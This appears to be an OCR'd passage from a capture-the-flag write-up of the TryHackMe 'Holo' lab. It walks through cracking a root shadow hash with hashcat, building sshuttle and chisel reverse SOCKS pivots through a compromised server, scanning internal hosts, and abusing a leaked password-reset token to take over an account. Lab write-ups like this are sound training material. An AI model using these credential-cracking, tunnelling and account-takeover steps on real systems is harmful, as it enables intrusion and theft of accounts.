
```
┌──(accessone㉿pentest-accessone)-[/media/…/maxone/CTFS/thm/holo]
└─$ unshadow passwd shadow > unshadowed.txt

┌──(accessone㉿pentest-accessone)-[/media/…/maxone/CTFS/thm/holo]
└─$ la
 10.200.107.250-Script-scan  '.holo notes.ctb~'    'holo notes.ctb'   linpeas   shadow           www.holo.live
 10.200.107.33-Script-scan   '.holo notes.ctb~~'    img.php           passwd    unshadowed.txt
 Accessone-hololive.ovpn     '.holo notes.ctb~~~'   initial_nmap      screens   webserv

┌──(accessone㉿pentest-accessone)-[/media/…/maxone/CTFS/thm/holo]
└─$ cat unshadowed.txt
root:$6$TvYo6Q8EXPuYD8w0$Yc.Ufe3ffMwRJLNroJuMvf5/Telga69RdVEvgWBC.FN5rs9vO0NeoKex4jIaxCyWNPTDtYfxWn.EM4OLxjndR1:0:0
:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

3.We then pass this to john the ripper using the command “john unshadowed.txt /usr/share/wordlists/rockyou.txt” but john the ripper fails to find anything so lets try instead with hashcat:


```
┌──(accessone㉿pentest-accessone)-[/media/…/maxone/CTFS/thm/holo]
└─$ hashcat -a 0 -m 1800 unshadowed.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

After some time hashcat gave us the password “Linuxrulez” for the user linux-admin we will again note this down for use within the network.

Before we start to now look at what or where else we can pivot to through out the network to further compromise it we need to map out where we are so far and how we got there so iv tried to do a diagram explaining everything so far:



with this all in mind we can now utilize all the information we have including the diagram from tryhack me again to start to pivot throughout the network:



At this point we can see in our screenshot above we have two new IP that have appeared, which are 10.200.142.30 and 10.200.142.31. We cannot ping this from our attacker host, so instead we will have to pivot through the webserver (L-SRV01) host to gain access to it. We will use shuttle initially to proxy our traffic through L-SRV01 and as shuttle only works via ssh so most likely won't work on windows boxes we will then use chisel for further pivoting through windows boxes, we can see this in the screenshots below:

```
┌──(accessone㉿pentest-accessone)-[/media/…/maxone/CTFS/thm/holo]
└─$ sshuttle -r root@admin.holo.live --ssh-cmd "ssh -i /home/accessone/.ssh/id_rsa" 10.200.107.0/24 10.200.107.33
c : Connected to server.
```

We will also at this point set up our chisel server on our attacking machine this is shown in the screenshot below:

```
┌──(accessone㉿pentest-accessone)-[/media/…/maxone/CTFS/thm/holo]
└─$ ./chisel server -p 8000 --reverse &
[1] 3210818

2024/07/02 19:20:59 server: Reverse tunnelling enabled
2024/07/02 19:20:59 server: Fingerprint lcvmjtOisO0iUdoHTWzcjzyYHby7S26UAJSfkoc5RUo=
2024/07/02 19:20:59 server: Listening on http://0.0.0.0:8000
┌──(accessone㉿pentest-accessone)-[/media/…/maxone/CTFS/thm/holo]
└─$ chisel server
2024/07/02 19:21:04 server: Fingerprint wbyn7jxA9REQetgqXiKciUzZuYI7yMOmYDge3D6YIEs=
2024/07/02 19:21:04 server: Listening on http://0.0.0.0:8080
2024/07/02 19:21:15 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
```

We need to set up a socks proxy within our proxychains4.conf file we can do this by using any text editor and adding “sock5 127.0.0.1 1080:

/etc/proxychains4.conf - Mousepad

File Edit Search View Document Help

Warning: you are using the root account. You may harm your system.

```
144 #
145 #        Examples:
146 #
147 #              socks5  192.168.67.78   1080    lamer   secret
148 #              http    192.168.89.3    8080    justu   hidden
149 #              socks4  192.168.1.49    1080
150 #              http    192.168.39.93   8080
151 #
152 #
153 #       proxy types: http, socks4, socks5, raw
154 #         * raw: The traffic is simply forwarded to the proxy without
    modification.
155 #        ( auth types supported: "basic"-http  "user/pass"-socks )
156 #
157 [ProxyList]
158 # add proxy here ...
159 # meanwile
160 # defaults set to "tor"
161 socks4  127.0.0.1 1080
162 socks5 127.0.0.1 1080
163
```

We are now ready on our attacker machine, we jump over to L-SRV01 and firstly transfer over chisel by hosting it on a python webserver and then pulling it over as we did earlier in the assessment again, we then run chisel in client mode and point it back to our attacker

machine this can be seen in the screenshots below:

```
root@ip-10-200-107-33:/tmp/10.50.103.205# ./chisel client 10.50.103.205:8000 R:socks &
[4] 4896
root@ip-10-200-107-33:/tmp/10.50.103.205# 2024/07/02 18:21:15 client: Connecting to ws://10.50.103.205:8000
2024/07/02 18:21:15 client: Connected (Latency 31.272943ms)
```

confirming our new pivot is in working order by curling 10.200.107.31 and retreiving a website:

```
┌──(accessone㉿pentest-accessone)-[/media/…/maxone/CTFS/thm/holo]
└─$ proxychains curl 10.200.107.31
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.107.31:80  ...  OK
<!DOCTYPE html>
<html lang="en" dir="ltr">
  <head>
    <meta charset="utf-8">
    <title>Holo.live - Virtual Events</title>
    <link rel="icon" type="image/png" href="favicon.png" />
    <link rel="stylesheet" href="style.css">
  </head>
  <style media="screen">
    .logo_center {
      display: block;
      margin-left: auto;
      margin-right: auto;
      margin-top: 10%;
      width: 90%
    }
    .box_container {
      margin-top: 3%;
      display: block;
      margin-left: auto;
      margin-right: auto;
      width: 30%;
      border-style: solid solid solid solid;
      background-color: white;
      border-radius: 5%;
    }
    .login_container {
      text-align: center;
    }
    .user {
      margin-top: 10%;
    }
    .pass {
      margin-top: 3%;
    }
    .button {
      margin-top: 3%;
      margin-bottom: 3%;
    }
    .form-inline input {
      vertical-align: middle;
```

we can also curl 10.200.107.30 and retrieve a webpage, we then scanned the whole range and discovered that following hosts:

10.200.107.30

10.200.142.31

10.200.142.32

10.200.142.33

10.200.142.35

Further port scanning reveals that .30 is the domain controller outputs from the scans are shown below:

—----------

Nmap scan report for ip-10-200-107-30.eu-west-1.compute.internal (10.200.107.30)

Host is up (0.00053s latency).

Not shown: 987 closed ports

PORT STATE SERVICE VERSION

53/tcp open domain?

80/tcp open http Microsoft IIS httpd 10.0

88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-07-02 19:09:53Z)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: holo.live0., Site: Default-First-Site-Name)

445/tcp open microsoft-ds?

464/tcp open kpasswd5?

593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0

636/tcp open tcpwrapped

3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: holo.live0., Site: Default-First-Site-Name)

3269/tcp open tcpwrapped

3389/tcp open ms-wbt-server Microsoft Terminal Services

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :

SF-Port53-TCP:V=7.80%I=7%D=7/2%Time=66845085%P=x86_64-pc-linux-gnu%r(DNSVe

SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\x

SF:04bind\0\0\x10\0\x03");

MAC Address: 02:37:1B:93:88:27 (Unknown)

Service Info: Host: DC-SRV01; OS: Windows; CPE: cpe:/o:microsoft:windows

—----------

Nmap scan report for ip-10-200-107-31.eu-west-1.compute.internal (10.200.107.31)

Host is up (0.00049s latency).

Not shown: 992 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH for_Windows_7.7 (protocol 2.0)

80/tcp open http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.11)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

443/tcp open ssl/http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.11)

445/tcp open microsoft-ds?

3306/tcp open mysql?

3389/tcp open ms-wbt-server Microsoft Terminal Services

MAC Address: 02:70:6C:82:EB:D5 (Unknown)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

—----------

Nmap scan report for ip-10-200-107-32.eu-west-1.compute.internal (10.200.107.32)

Host is up (0.00047s latency).

Not shown: 999 filtered ports

PORT STATE SERVICE VERSION

3389/tcp open ms-wbt-server Microsoft Terminal Services

MAC Address: 02:AA:82:9B:47:C7 (Unknown)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

—----------

Nmap scan report for ip-10-200-107-35.eu-west-1.compute.internal (10.200.107.35)

Host is up (0.00050s latency).

Not shown: 994 closed ports

PORT STATE SERVICE VERSION

80/tcp open http Microsoft IIS httpd 10.0

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds?

3389/tcp open ms-wbt-server Microsoft Terminal Services

5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

MAC Address: 02:B6:D0:54:4A:F3 (Unknown)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

—----------

Nmap scan report for ip-10-200-107-250.eu-west-1.compute.internal (10.200.107.250)

Host is up (0.0015s latency).

Not shown: 999 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)

MAC Address: 02:71:FB:18:2B:5D (Unknown)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

—----------

Initiating SYN Stealth Scan at 19:12

Scanning ip-10-200-107-33.eu-west-1.compute.internal (10.200.107.33) [1000 ports]

Discovered open port 22/tcp on 10.200.107.33

Completed SYN Stealth Scan at 19:12, 1.24s elapsed (1000 total ports)

Initiating Service scan at 19:12

Scanning 1 service on ip-10-200-107-33.eu-west-1.compute.internal (10.200.107.33)

Completed Service scan at 19:12, 0.01s elapsed (1 service on 1 host)

NSE: Script scanning 10.200.107.33.

Initiating NSE at 19:12

Completed NSE at 19:12, 0.00s elapsed

Initiating NSE at 19:12

Completed NSE at 19:12, 0.00s elapsed

Nmap scan report for ip-10-200-107-33.eu-west-1.compute.internal (10.200.107.33)

Host is up (0.0000080s latency).

Not shown: 998 closed ports


PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)


80/tcp filtered http

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


We can see right away there are two web servers running at .30 and .31, navigating to 10.200.107.31 we find a login page:




Exploring the new page we find that the password reset function only requires a username:




Through messing with this field and using usernames we had we discovered earlier we realize when an incorrect user is entered we receive the following response:



Although when we use the user name gurag that we found earlier we get the following response:




Looking at the response from the server we are also given a user token:




Taking this user token and submitting it with the password reset request provides us with

something very interesting, we do this very simply by adding the token we are given to the original request in the address bar then hitting enter it really is as simple as that:




When we do this the page refreshes and we are presented with a password change form which we can use to reset the user gurag's password giving us control over that account:


1.Password reset screen



